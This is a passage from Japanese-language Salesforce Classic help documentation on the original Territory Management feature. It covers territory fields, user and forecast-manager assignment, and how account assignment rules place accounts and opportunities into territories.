3. 項目を編集または変更して、新規テリトリーを定義します。テリトリー項目の詳細は、「テリトリーの項目」(ページ 2169)を参照してください。

   テリトリーに必要な標準項目は、［表示ラベル］、［テリトリー名］、および［上位テリトリー］です。また、テリトリーにはカスタム項目を加えることもできます。詳細は、「カスタムテリトリー項目の作成」(ページ 2171)を参照してください。
4. [保存] をクリックして終了するか、[保存 & 新規] をクリックしてテリトリーの作成を続行します。

関連トピック:

テリトリーの項目
カスタムテリトリー項目の作成
テリトリー階層の構築

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーを作成する

- 「テリトリーの管理」

  または

  売上予測マネージャである。売上予測マネージャは、テリトリー階層において自分の下位で作業するユーザのテリトリーを管理できます。

テリトリーの項目

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

テリトリーには、アルファベット順に表示される次の項目があります。

項目名	説明
取引先のアクセス権	このテリトリーの取引先に対して、テリトリーのメンバーにどの程度のアクセスを許可するか(「参照のみ」、「参照と編集」、または「参照、編集、転送と削除」)を設定します。
ケースのアクセス権	このテリトリーの取引先のケースに対して、そのケースの所有者に関わらず、テリトリーのメンバーにどの程度のアクセスを許可するか(「アクセス権限なし」、「参照のみ」、または「参照と編集」)を設定します。
商談を固定	このチェックボックスをオンにして、取引先割り当てルールが実行されときに、このテリトリー内の商談が、テリトリーおよびその下位テリトリーから持ち出されれることを防止します。
取引先責任者のアクセス権	テリトリーの取引先の取引先責任者に対して、その取引先責任者の所有者に関わらず、どの程度のアクセス権を許可するかを設定します。選択肢は、「アクセス権限なし」、「参照のみ」または「参照と編集」です。
売上予測マネージャ	下位のテリトリーの売上予測が集約されるユーザ。テリトリー詳細ページの[変更]をクリックした場合にのみ編集できます。テリトリーの設定ページから有効にした場合には、売上予測マネージャに対して階層内で下位にあるテリトリーの管理を許可することもできます。
表示ラベル	ユーザインターフェースページで、テリトリーを参照するために使用する名前。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーを編集する

- 「テリトリーの管理」

  または

  売上予測マネージャである。売上予測マネージャは、テリトリー階層において自分の下位で作業するユーザのテリトリーを管理できます。

項目名	説明
商談のアクセス権	このテリトリーの取引先の商談に対して、その商談の所有者に関わらず、テリトリーのメンバーにどの程度のアクセスを許可するか(「アクセス権限なし」、「参照のみ」または「参照と編集」)を設定します。
上位テリトリー	テリトリー階層内で、このテリトリーの上位にあるテリトリー。上位テリトリーは、既存のテリトリーである必要があります。上位テリトリーを選択するには、ルックアップアイコンを使用します。
共有グループ	テリトリー詳細ページにのみ表示される、参照のみの項目。各テリトリーには共有グループが2つ作成されます。1つはテリトリー用で、もう1つはテリトリーおよびその下位テリトリー用です。[テリトリー]をクリックすると、テリトリーの共有グループ内のユーザが確認できます。[テリトリーおよび下位テリトリー]をクリックすると、テリトリーおよびその下位テリトリー内のユーザを確認できます。 メモ: グループが共有ルールまたはレコード共有の直接設定で使用されている場合に限り、ユーザはグループメンバーとして一覧されます。
テリトリー名	この一意の名前はAPIおよび管理パッケージで使用されます。
テリトリーの説明	テリトリーの説明です。

関連トピック:

- カスタムテリトリー項目の作成
- テリトリーの表示および編集
- テリトリーの作成
- FAQ - テリトリー管理

カスタムテリトリー項目の作成

会社独自の要件に応じて最大500個のカスタムテリトリー項目を追加可能です。

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

テリトリーのオブジェクト管理設定から、項目領域に移動します。この領域から、標準項目の詳細の参照や、カスタム項目の作成または編集、項目の連動関係の定義を実行できます。

メモ: テリトリーには、カスタマイズ可能なページレイアウトがありません。新しいカスタム項目は、テリトリー詳細ページの下部に追加されます(アルファベット順)。

関連トピック:

- テリトリーの表示および編集
- テリトリーの作成
- テリトリーの項目
- オブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

カスタムテリトリー項目を作成または編集する

- 「テリトリーの管理」

  または

  売上予測マネージャである。売上予測マネージャは、テリトリー階層において自分の下位で作業するユーザのテリトリーを管理できます。

テリトリーの削除

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

下位テリトリーを持たないテリトリーのみ削除できます。テリトリーが削除されると、次のアイテムとそのテリトリーとの関連付けが解除されます。

- すべてのユーザ（[テリトリーで有効] チェックボックスがオンであるかどうかに関係なく）
- すべての取引先（割り当て方法が手動か取引先割り当てルールによるかに関係なく）
- すべての商談

テリトリーを削除する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「*階層*」と入力し、[テリトリー階層] を選択します。
2. 階層のテリトリーの横にある [削除] をクリックします。または、テリトリーの名前を選択し、[削除] をクリックします。

メモ: 取引先または商談をごみ箱から復元するとテリトリーの割り当てが元に戻りますが、取引先割り当てルールの評価は実行されません。レコードがごみ箱に入っていたときに取引先割り当てルールが変更された場合には、復元したレコードに新規ルールに一致しないテリトリーが存在する場合があります。

関連トピック:

テリトリーの表示および編集
テリトリー階層の構築

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーを削除する

- 「テリトリーの管理」

  または

  売上予測マネージャである。売上予測マネージャは、テリトリー階層において自分の下位で作業するユーザのテリトリーを管理できます。

テリトリーでのユーザの管理

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

テリトリーに追加できるユーザ数に制限はありません。また、ユーザが割り当てられるテリトリー数にも制限はありません。

特定のテリトリーと関連したユーザには、［有効］および［テリトリーで有効］の両方の状況を持ちます。

有効
: 有効なユーザは、Salesforce にログインできます。

  無効になったユーザも商談を所有したままにし、売上予測とテリトリーで集計表示できます。ユーザが無効化されると、そのユーザの商談からの売上予測の上書き、売上予測レベルでの売上予測の上書き、およびマネージャのによる直属部下の売上予測の上書きがロックされます。ただし、無効化されたユーザのマネージャは、直属部下の売上予測の上書きが可能です。集計金額は現在のままになります。無効化されたユーザが後に再有効化されると、そのユーザは以前と同様の処理を再開できます。無効になったユーザの「売上予測を許可」が無効の場合、ユーザは、割り当てられているテリトリーから削除されます。

  ユーザは、個人設定の個人情報ページを変更して有効な状況を設定できます。

テリトリーで有効
: テリトリー詳細ページで［テリトリーで有効］がオンのユーザは、進行中の商談や完了した商談を所有するか、そのテリトリー内で商談を 1 つも所有しないユーザです。［テリトリーで有効］がオフのユーザは、そのテリトリーから移動または削除されたユーザですが、以前のテリトリー内にある商談の所有権は引き続き保持します。

ユーザが属するテリトリーを参照するには、個人情報ページの[テリトリー]関連リストを参照します。任意のユーザのこの関連リストを参照するには、[設定]から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ]を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

ユーザをテリトリーに割り当てる
- 「テリトリーの管理」
  および
  「ユーザの管理」

テリトリーへのユーザの追加

ユーザをテリトリーに追加する手順は、次のとおりです。

1. テリトリー詳細ページから、[ユーザを追加]をクリックします。
2. 項目の絞り込みリストを表示するには、［表示］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成]をクリックして、自分専用のカスタムビューを定義します。
3. [アクション]列のチェックボックスをクリックして、「選択可」エリアおよび「選択済み」エリア間でユーザを移動します。また、次の操作も実行できます。
   - 文字をクリックすると、その文字に対応するユーザが表示されます。
   - [すべて]をクリックすると、現在のビューの検索基準に一致するすべてのユーザが表示されます。

- [表示の選択] をクリックすると、現在のリストページに表示されているユーザはすべて、下にある「選択済み」エリアに移動されます。
- [表示の選択解除] または [すべて選択解除] をクリックすると、ユーザは「選択済み」エリアから「選択可」エリアに移動されます。

メモ: すでにテリトリーに割り当てられているユーザは、リストビュー条件を満たしていても、[選択可能なユーザ] リストに表示されません。

4. テリトリーに割り当てるユーザがすべて「選択済み」エリアに含まれている場合は、[割り当て] をクリックします。

テリトリーからのユーザの削除

ユーザをテリトリーから削除して、進行中の商談を受信する人を選択できます。

1. テリトリー詳細ページの [割り当てられたユーザ] 関連リストで、ユーザ名の横にある [削除] をクリックします。
2. [新規所有者] ルックアップアイコン( )をクリックして、そのユーザが所有できる進行中の商談の受信者を選択します。
3. または、[新規所有者] 項目を空白のままにしておきます。次のいずれかの結果になります。
   - 上位テリトリーに売上予測マネージャがいる場合は、その売上予測マネージャが、そのユーザの進行中の商談の所有権を取得します。また、売上予測マネージャは、[テリトリーで有効] チェックボックスがオフにされた状態でそのテリトリーに割り当てられます。
   - 上位テリトリーに売上予測マネージャがいない場合、そのユーザは、[テリトリーで有効] チェックボックスがオフにされた状態でそのテリトリーに残ります。
4. [保存] をクリックします。

   非常に多くのデータが影響を受ける場合には、処理が完了したときに確認のメールが送信されます。

テリトリー間でのユーザの移行

ユーザ移行ウィザードを使用すると、あるテリトリーから別のテリトリーへのユーザの移行、ユーザが引き続き所有する進行中の商談の選択、およびユーザが手放した進行中の商談の受信者の指定ができます。

ユーザをテリトリーから別のテリトリーに移行する手順は、次のとおりです。

1. テリトリー詳細ページの [割り当てられたユーザ] 関連リストで、ユーザ名の横にある [転送] をクリックします。
2. ユーザの移行先のテリトリーの横にある [選択] をクリックします。必要に応じて、目的の移行先のテリトリーを表示するテリトリー階層内のノードを展開するか、折りたたみます。
3. [新規所有者] ルックアップアイコン( )をクリックして、移行したユーザが手放した進行中の商談の所有権を取得するユーザを選択します。[次へ] をクリックして続行します。

   この手順を飛ばして受信者を選択しなかった場合は、ユーザが所属していたテリトリーの上位テリトリーに所属する売上予測マネージャが、ユーザが手放した進行中の商談の所有権を取得します。ユーザが所属

していたテリトリーの上位テリトリーに売上予測マネージャがいない場合、その商談の所有権は、移行するユーザに維持されます。

4. ユーザの進行中の商談のリストビューを選択します。
5. [選択] および [選択解除] をクリックして、「選択可」および「選択済み」エリア間で商談を移動します。また、次の操作も実行できます。
   - 文字をクリックすると、その文字に対応する商談を参照します。
   - [すべて] をクリックすると、現在のビューの検索基準に一致するすべての商談が表示されます。
   - [表示の選択] をクリックすると、現在のリストページに表示されたすべての商談が「選択済み」エリアの下側に移動されます。
   - [表示の選択解除] または [すべて選択解除] をクリックすると、商談は「選択済み」エリアから「選択可」エリアに移動されます。
6. 移行後もユーザに保持させる商談が「選択済み」エリアに表示されている場合は、[転送] をクリックします。

   非常に多くのデータが影響を受ける場合には、処理が完了したときに確認のメールが送信されます。

メモ: 売上予測マネージャをテリトリーの外に移行すると、そのテリトリーの売上予測は存在しなくなり、そのテリトリーに対してテリトリー階層の上位にいる売上予測マネージャが作成した商談の上書きは削除されます。「カスタマイザブル売上予測の上書き」 (ページ 1795)を参照してください。

関連トピック:

テリトリーの表示および編集
テリトリーへの売上予測マネージャの追加

割り当てられたユーザリストの参照

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

割り当てられたユーザリストページでは、選択したテリトリーに割り当てられたユーザの一覧が表示されます。このページで、ユーザの詳細情報を表示し、テリトリーからユーザを削除し、テリトリー間でユーザを移行し、関連する他の情報にアクセスできます。

- 項目の絞り込みリストを表示するには、[表示] ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。デフォルトの [表示] は、最後に選択したユーザビューです。
- ユーザ名をクリックすると、ユーザの詳細が表示されます。
- テリトリーからユーザを削除するには、ユーザ名の横にある [削除] をクリックします。
- ユーザ名の横にある [転送] をクリックして、テリトリー間でユーザを移行します。

関連トピック:

テリトリー管理に関するオブジェクト

取引先割り当てルールの管理

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

割り当てられたユーザを参照する

- 「設定・定義を参照する」

ユーザを削除または移行する

- 「テリトリーの管理」

  および

  「ユーザの管理」

テリトリーへの売上予測マネージャの追加

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

テリトリーに売上予測マネージャを割り当てる前に、次の事柄を考慮します。

- 1 つのテリトリーが持つことができる売上予測マネージャは 1 人のみです。「売上予測階層内の売上予測マネージャの割り当て」(ページ2328)を参照してください。
- 下位テリトリーによる売上予測は、売上予測マネージャに計上されます。
- テリトリーに売上予測マネージャが存在しない場合、そのテリトリーには売上予測も存在しません。
- 売上予測マネージャは、ユーザがテリトリーの外へ移行された場合や、テリトリーから削除された場合、商談を受け入れることができます。
- 売上予測マネージャは、取引先割り当てルールの実行時に、商談を受け入れることができます。
- テリトリー設定ページでは、階層内で下位にいる売上予測マネージャに、テリトリーの代理管理者の役割を受け持つことを許可できます。

テリトリーに売上予測マネージャを割り当てる手順または変更する手順は、次のとおりです。

1. テリトリー詳細ページで、[売上予測マネージャ] 項目の横にある [変更] をクリックします。
2. ドロップダウンリストから名前を選択して、テリトリーの売上予測マネージャを指定します。

   右側にあるテリトリー階層のツリービューでは、その売上予測マネージャに集約される売上予測のある下位テリトリーを確認できます。
3. [保存] をクリックして終了します。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測マネージャをテリトリーに割り当てる
- 「ユーザの管理」
  および
  「テリトリーの管理」
  および
  「アプリケーションのカスタマイズ」

関連トピック:

売上予測階層内の売上予測マネージャの割り当て
テリトリーの表示および編集
テリトリー管理の設定

取引先割り当てルールの管理

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

取引先割り当てルールを作成すると、郵便番号、都道府県、業種、収益や従業員数などの標準項目またはカスタム取引先項目に基づいて、取引先および取引先に関連する商談とケースをテリトリーに自動的に移動することができます。各ルールは、複数の検索基準で構成されます。取引先割り当てルールは、次のように適用されます。

取引先割り当てルールは、次のように適用されます。

- テリトリーには、継承された取引先割り当てルールを適用できます。このルールは、テリトリー階層の上位階層で作成されているため、このテリトリーにも影響があります。
- テリトリーには、ローカルで定義済みの取引先割り当てルールを適用できます。このルールは、このテリトリーで作成されたものです。
- 継承された取引先割り当てルールまたはローカルで定義済みの取引先割り当てルールのどちらも適用されないテリトリーには、手動で追加した取引先のみが含まれます。
- 階層の同じ分岐上にある複数のテリトリーで継承された取引先割り当てルールとローカルで定義済みの取引先割り当てルールの両方に一致する取引先は、そのテリトリーの最下位テリトリーに割り当てられます。
- テリトリーに継承された取引先割り当てルールと一致して、テリトリーのローカルで定義済みの取引先割り当てルールに一致しないルールがある取引先は、そのテリトリーには割り当てられませんが、その下位テリトリーに対しては評価されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

取引先割り当てルールを管理する
- 「テリトリーの管理」

  または

  売上予測マネージャである。売上予測マネージャは、テリトリー階層において自分の下位で作業するユーザのテリトリーを管理できます。

たとえば、次の 3 つのテリトリーがあるとします。

- テリトリー A には「子テリトリーに適用」とマークされたルールが 4 つあり、テリトリー B の親です。
  - テリトリー B には「子テリトリーに適用」とマークされていないルールが 3 つあり、テリトリー C の親です。
    - テリトリー C には 2 つのルールがあります。

テリトリー A とテリトリー C のすべての規則を満たし、テリトリー B のルールは 1 つだけ満たす取引先を割り当てると、その取引先はテリトリー C に割り当てられます。ただし、テリトリー B のルールが「子テリトリーに適用」とマークされている場合、取引先はテリトリー A だけに割り当てられます。

取引先割り当てルールとの連動

テリトリー詳細ページの[ルールの実行]をクリックすると、組織内の既存の取引先すべてに対して、ページ上に表示されている有効で継承されたローカルに定義済みのルールを評価できます。その下位テリトリーのルールもすべて評価されます。つまり、最上位テリトリーに対してルールを実行すると、階層全体のすべてのルールが評価されます。[ルールの実行] をクリックすると、影響を受けるすべてのテリトリーのボタンの横に、

ルールが処理中であることを示すアイコン( )が表示されます。処理が完了すると、確認のメールが送信されます。

メモ: データの質を保護するため、処理中アイコンの表示中はテリトリーを変更できません。

テリトリー詳細ページの[ルールの管理]をクリックすると、取引先割り当てルールを作成、編集、プレビューおよび実行することが可能な [取引先割り当てルールの管理] ページにアクセスできます。

- [新規]をクリックすると、新しいルールを作成できます。また、[編集]をクリックすると、既存のルールを編集できます。「取引先割り当てルールの作成および編集」 (ページ 2184)を参照してください。
- ローカルで定義済みのルールを有効または無効に設定する場合は、［有効］チェックボックスを使用します。

  有効な取引先割り当てルールによって、次のタイミングで取引先が自動的に分類され、テリトリーに割り当てられます。

  - Salesforce ユーザインターフェース、Force.com API、または Connect Offline などのクライアントを使用して取引先が作成されたとき
  - インポートウィザードを使用して取引先がインポートされたとき
  - リードの変換によって取引先が作成されたとき
  - [レイアウトのプロパティ]の［保存時にテリトリールールに照らしてこの取引先を評価］オプションの［デフォルトで選択］チェックボックスがオンにされている場合に、取引先が編集して保存されたとき取引先割り当てルールによって商談の所有権が変更になる場合は、商談に対する転送アクセス権が必要です。
  - Force.com API 経由で取引先が編集および保存されたとき
  - 取引先の［テリトリーの割り当てルールから除外］チェックボックスがオフになっている場合に、テリトリーの詳細ページで [ルールの実行] がクリックされたとき
  - 取引先の［テリトリーの割り当てルールから除外］チェックボックスがオフになっている場合に、テリトリーの [取引先割り当てルールの管理] ページで [ルールの保存 & 実行] がクリックされたとき
  - 重複する取引先がマージされたとき
- ルール名をクリックすると、有効な状況および検索基準など、そのルールの詳細が確認できます。ルール詳細ページでは、ルールを編集、削除またはコピーできます。
- [プレビュー] をクリックすると、現在「有効」とマークされているルールが実行されたときに、このテリトリーおよびその下位テリトリーに割り当てられる取引先を確認できます。「取引先割り当てのプレビュー」 (ページ 2185)を参照してください。
- [保存] をクリックすると、ローカルで定義済みのルールの現在の活動状況を保存できます。
- [ルールの保存&実行]をクリックすると、ローカルで定義済みのルールの現在の活動状況を保存して、ページに表示された継承されたルールおよびローカルで定義済みのルールを、組織に既存のすべての取引先を対象に評価できます。取引先割り当てルールの実行は、ごみ箱内の取引先にも影響します。

テリトリーの詳細ページで [編集] をクリックして、［商談を固定］チェックボックスのオン/オフを切り替えます。チェックボックスがオンの場合は、取引先割り当てルールを実行しても、テリトリーの商談はそのテリトリーまたはその下位テリトリーに残ります。次の例外が適用されます。

- 商談の取引先がそのテリトリーの下位テリトリーの1つにのみ移動した場合、その商談はその取引先に従って、その取引先の新規テリトリーに再割り当てされます。この処理は、取引先が複数のテリトリーに移動し、新規テリトリーの 1 つだけが元のテリトリーの子である場合に実行されます。
- 商談の取引先がそのテリトリーの複数の下位テリトリーに移動した場合、その商談のテリトリー項目は空白に設定されます。
- 商談の取引先がそのテリトリーと下位テリトリーの外に完全に移動した場合、その商談のテリトリー項目は空白に設定されます。

ヒント: 取引先割り当てルールは、データローダまたはWeb サービス API を使用して管理することもできます。

取引先割り当てルールと商談

取引先割り当てルールによりテリトリーに商談を割り当てる方法は、次を含むいくつかの要素で決まります。

- 商談に関連付けられた取引先が 1 つ以上のテリトリーに割り当てられているかどうか
- 商談所有者が取引先と同じテリトリーのメンバーかどうか
- テリトリーに割り当てられたユーザ数
- 売上予測マネージャがテリトリーに割り当てられているかどうか

メモ: テリトリー管理の一部である取引先割り当てルールをトリガする取引先を更新する場合は、取引先割り当てルールにより商談の所有者の変更が開始される場合、商談へのアクセス権を転送する必要があります。

1 つのテリトリーが関連する取引先

商談に関連付けられた取引先が1つのテリトリーにのみ割り当てられている場合、次の表を使用して商談のテリトリーが割り当てられる方法を確認します。

取引先と同じテリトリーに属する商談所有者	テリトリーに割り当てられたユーザ数	売上予測マネージャがテリトリーに割り当て済み	結果
はい	1	なし	商談は取引先と同じテリトリーに割り当てられます。商談所有者は変更されません。
いいえ	1	なし	商談は取引先と同じテリトリーに割り当てられ、商談所有者がテリトリーの唯一のメンバーです。
いいえ	0	なし	商談は取引先と同じテリトリーに割り当てられ、商談所有者がテリトリーの無効なメンバーとして追加されます。商談所有者は変更されません。
はい	>1	はい	商談は取引先と同じテリトリーに割り当てられ、売上予測マネージャが商談所有者になります。

取引先と同じテリトリーに属する商談所有者	テリトリーに割り当てられたユーザ数	売上予測マネージャがテリトリーに割り当て済み	結果
はい	>1	いいえ	商談は取引先と同じテリトリーに割り当てられます。商談所有者のテリトリー詳細ページで［テリトリーで有効］が選択されている場合、商談の所有者は変更されません。
いいえ	>1	はい	商談はテリトリーの売上予測マネージャに割り当てられます。
いいえ	>1	いいえ	商談は取引先と同じテリトリーに割り当てられ、商談所有者がテリトリーの無効なメンバーとして追加されます。商談所有者は変更されません。

複数のテリトリーが関連する取引先

商談に関連付けられた取引先が複数のテリトリーに割り当てられている場合、次の表を使用して商談のテリトリーが割り当てられる方法を確認します。

商談所有者のテリトリーメンバーシップ	結果
商談所有者が取引先と 1 つのテリトリーを共有	商談はテリトリーには割り当てられません。商談所有者が取引先と共有するテリトリーに商談を割り当てることができます。
商談所有者が取引先と複数のテリトリーを共有	商談はテリトリーには割り当てられません。商談所有者は、商談を取引先と共有するテリトリーに割り当てることができます。
商談所有者が取引先とテリトリーを共有しない	商談はテリトリーには割り当てられません。商談所有者は、テリトリーに商談を割り当てることはできません。

標準ユーザへのテリトリー割り当て

商談を作成するユーザが標準ユーザで、ユーザと取引先がテリトリーを1つだけ共有する場合にのみ、Salesforce によって自動的にテリトリーが新規商談に割り当てられます。たとえば、Westlake テリトリーのみに割り当てられた標準ユーザである James が Filmore, Inc. 取引先で商談を作成するとします。Filmore, Inc. は Westlake テリトリーともう 1 つ別のテリトリーに属します。James と Filmore, Inc. はテリトリーを 1 つだけ共有するため、新規商談は Westlake テリトリーに割り当てられます。James が取引先の他のテリトリーに属している場合、商談はテリトリーには割り当てられません。

次の表を使用して、標準ユーザが作成した商談にテリトリーが割り当てられる条件を確認してください。

ユーザに割り当てられたテリトリー数	取引先に割り当てられたテリトリー数	取引先と同じテリトリーに属する商談所有者	結果
1	1	はい	商談は共有するテリトリーに割り当てられます。
>1	1	はい	ユーザが同じテリトリーに属する場合、商談は取引先のテリトリーに割り当てられます。
1	>1	はい	取引先が同じテリトリーに割り当てられている場合、商談はユーザのテリトリーに割り当てられます。
>1	>1	はい	商談はテリトリーには割り当てられません。商談所有者は、商談を取引先と共有するテリトリーに割り当てることができます。
なし	なし	いいえ	商談はテリトリーには割り当てられません。

管理者へのテリトリー割り当て

システム管理者または「テリトリーの管理」権限を持つユーザは、すべてのテリトリーを参照できます。

ユーザが管理者、テリトリーの代理管理者、または「テリトリーの管理」権限を持つユーザで、管理者、取引先、および取引先の親取引先がテリトリーを 1 つだけ共有する場合にのみ、Salesforce によって自動的にテリトリーが新規商談に割り当てられます。たとえば、Jennifer が Northlake テリトリーと Westlake テリトリーを管理する管理者だとします。Jennifer が Richmond Brothers 取引先で商談を作成します。Richmond Brothers は Northlake テリトリーと Southlake テリトリーに関連付けられています。Richmond Brothers には 1 つの親取引先である Zyman Products があり、Zyman Products は Northlake テリトリーと Eastlake テリトリーに割り当てられています。Jennifer、Richmond Brothers、Zyman Products は Northlake テリトリーのみを共有するため、新規商談は Northwest テリトリーに割り当てられます。Richmond Brothers または Zyman Products が Westlake テリトリーにも属している場合、商談はテリトリーには割り当てられません。

次の表を使用して、管理者が作成した商談にテリトリーが割り当てられる条件を確認してください。

管理者が管理するテリトリー数	取引先に割り当てられたテリトリー数	取引先の親取引先に割り当てられたテリトリー数	取引先および親取引先と同じテリトリーを管理する商談所有者	結果
1	1	1	はい	商談は共有するテリトリーに割り当てられます。
>1	1	1	はい	商談は共有するテリトリーに割り当てられます。

管理者が管理するテリトリー数	取引先に割り当てられたテリトリー数	取引先の親取引先に割り当てられたテリトリー数	取引先および親取引先と同じテリトリーを管理する商談所有者	結果
1	>1	1	はい	商談は共有するテリトリーに割り当てられます。
1	1	>1	はい	商談は共有するテリトリーに割り当てられます。
>1	>1	1	はい	管理者と取引先が共有するテリトリーが他にない場合、商談は親取引先のテリトリーに割り当てられます。商談所有者は、商談を取引先と共有するテリトリーに手動で割り当てることができます。
1	>1	>1	はい	取引先と取引先の親取引先が共有するテリトリーが他にない場合、商談は管理者のテリトリーに割り当てられます。商談所有者は、商談を取引先と共有するテリトリーに手動で割り当てることができます。
>1	1	>1	はい	管理者と取引先の親取引先が共有するテリトリーが他にない場合、商談は取引先のテリトリーに割り当てられます。商談所有者は、商談を取引先と共有するテリトリーに手動で割り当てることができます。
>1	>1	>1	はい	管理者、取引先、取引先の親取引先が共有するテリトリーが他にない場合、商談は管理者のテリトリーに割り当てられます。商談所有者は、商談を取引先と共有するテリトリーに手動で割り当てることができます。
なし	なし	なし	いいえ	商談はテリトリーには割り当てられません。

関連トピック:

- 取引先割り当てルールの作成および編集
- 取引先割り当てのプレビュー
- テリトリーの表示および編集
- テリトリーへの商談の割り当て

取引先割り当てルールの作成および編集

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

テリトリーには、有効・無効合わせて最大 15 の取引先割り当てルールを指定できます。取引先割り当てルールを作成または編集する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「*階層*」と入力し、[テリトリー階層]を選択します。
2. 修正するテリトリーを選択します。
3. [取引の先割り当てルール]関連リストから[ルールの管理]をクリックします。
4. [新規] をクリックして、新しい取引先割り当てルールを作成します。既存の取引先割り当てルールを編集するには、[編集] をクリックします。
5. ルールの名前を入力します。必ず 80 文字以内で固有のルール名にします。
6. 検索条件を定義します。この条件に一致した取引先をテリトリーに含めます。

   組織で複数の言語を使用している場合は、条件を指定するときに、組織のデフォルトの言語を使用します。選択リストを使用して検索条件を指定すると、選択した値が組織のデフォルト言語で保存されます。既存の検索条件を編集またはコピーする場合は、最初に [組織情報] ページの［言語のデフォルト値］を、元の検索条件の設定に使用したものと同じ言語に設定します。一致していないと、検索条件が期待どおりに評価されない可能性があります。
7. 必要に応じて、［下位テリトリーへの適用］チェックボックスをオンにすると、下位テリトリーにルールが適用されます。
8. 必要に応じて、ルールを有効にする場合は、［有効］チェックボックスをオンにします。無効なルールが実行されることはありません。

   有効な取引先割り当てルールによって、次のタイミングで取引先が自動的に分類され、テリトリーに割り当てられます。

   - Salesforce ユーザインターフェース、Force.com API、または Connect Offline などのクライアントを使用して取引先が作成されたとき
   - インポートウィザードを使用して取引先がインポートされたとき
   - リードの変換によって取引先が作成されたとき
   - [レイアウトのプロパティ]の［保存時にテリトリールールに照らしてこの取引先を評価］オプションの［デフォルトで選択］チェックボックスがオンにされている場合に、取引先が編集して保存されたとき。取引先割り当てルールによって商談の所有権が変更になる場合は、商談に対する転送アクセス権が必要です。
   - Force.com API 経由で取引先が編集および保存されたとき
   - 取引先の［テリトリーの割り当てルールから除外］チェックボックスがオフになっている場合に、テリトリーの詳細ページで [ルールの実行] がクリックされたとき

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

取引先割り当てルールを作成または編集する

- 「テリトリーの管理」

  または

  売上予測マネージャである。売上予測マネージャは、テリトリー階層において自分の下位で作業するユーザのテリトリーを管理できます。

- 取引先の［テリトリーの割り当てルールから除外］チェックボックスがオフになっている場合に、テリトリーの[取引先割り当てルールの管理]ページで[ルールの保存&実行]がクリックされたとき
- 重複する取引先がマージされたとき

9. [保存]をクリックして終了するか、[保存&新規]をクリックしてルールを保存し、その他のルールの定義を開始します。

ヒント: 下位テリトリーに適用されるテリトリー階層の最上位で取引先割り当てルールを1つ以上作成することにより、すべての取引先が最上位の条件に一致し、下位テリトリーがより具体的な条件で取引先を区別する階層を作成できます。

同様に、組織でディビジョンを使用している場合には、ディビジョン別に取引先を絞り込み、下位テリトリーに適用されるテリトリー階層の最上位でルールを作成します。

関連トピック:

取引先割り当てルールの管理
取引先割り当てのプレビュー
テリトリーの表示および編集

取引先割り当てのプレビュー

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

取引先割り当てルールを実行する前に、現在有効に設定されたルールが実行された場合のテリトリーと、階層内でそのテリトリーの下位にあるテリトリーに割り当てる取引先の一覧をプレビューします。

1. テリトリー詳細ページで、[ルールの管理]>[プレビュー]をクリックします。
2. [保存]をクリックしてルールの活動状況を保存します。[ルールの保存&実行]をクリックして、ルールの活動状況を保存して、組織にあるすべての既存の取引先に対してルールを評価します。

メモ: 取引先割り当てルールの実行は、ごみ箱内の取引先にも影響します。

関連トピック:

取引先割り当てルールの管理
取引先割り当てルールの作成および編集
テリトリーの表示および編集

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーの取引先割り当てをプレビューする

- 「テリトリーの管理」

  または

  売上予測マネージャである。売上予測マネージャは、テリトリー階層において自分の下位で作業するユーザのテリトリーを管理できます。

継承されたルールのリストの参照

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

継承されたルールのリストページでは、選択されたテリトリーにより継承された取引先割り当てルールの一覧が表示されます。このページから、ルールの詳細情報を参照し、個々のルールに関する情報にアクセスできます。

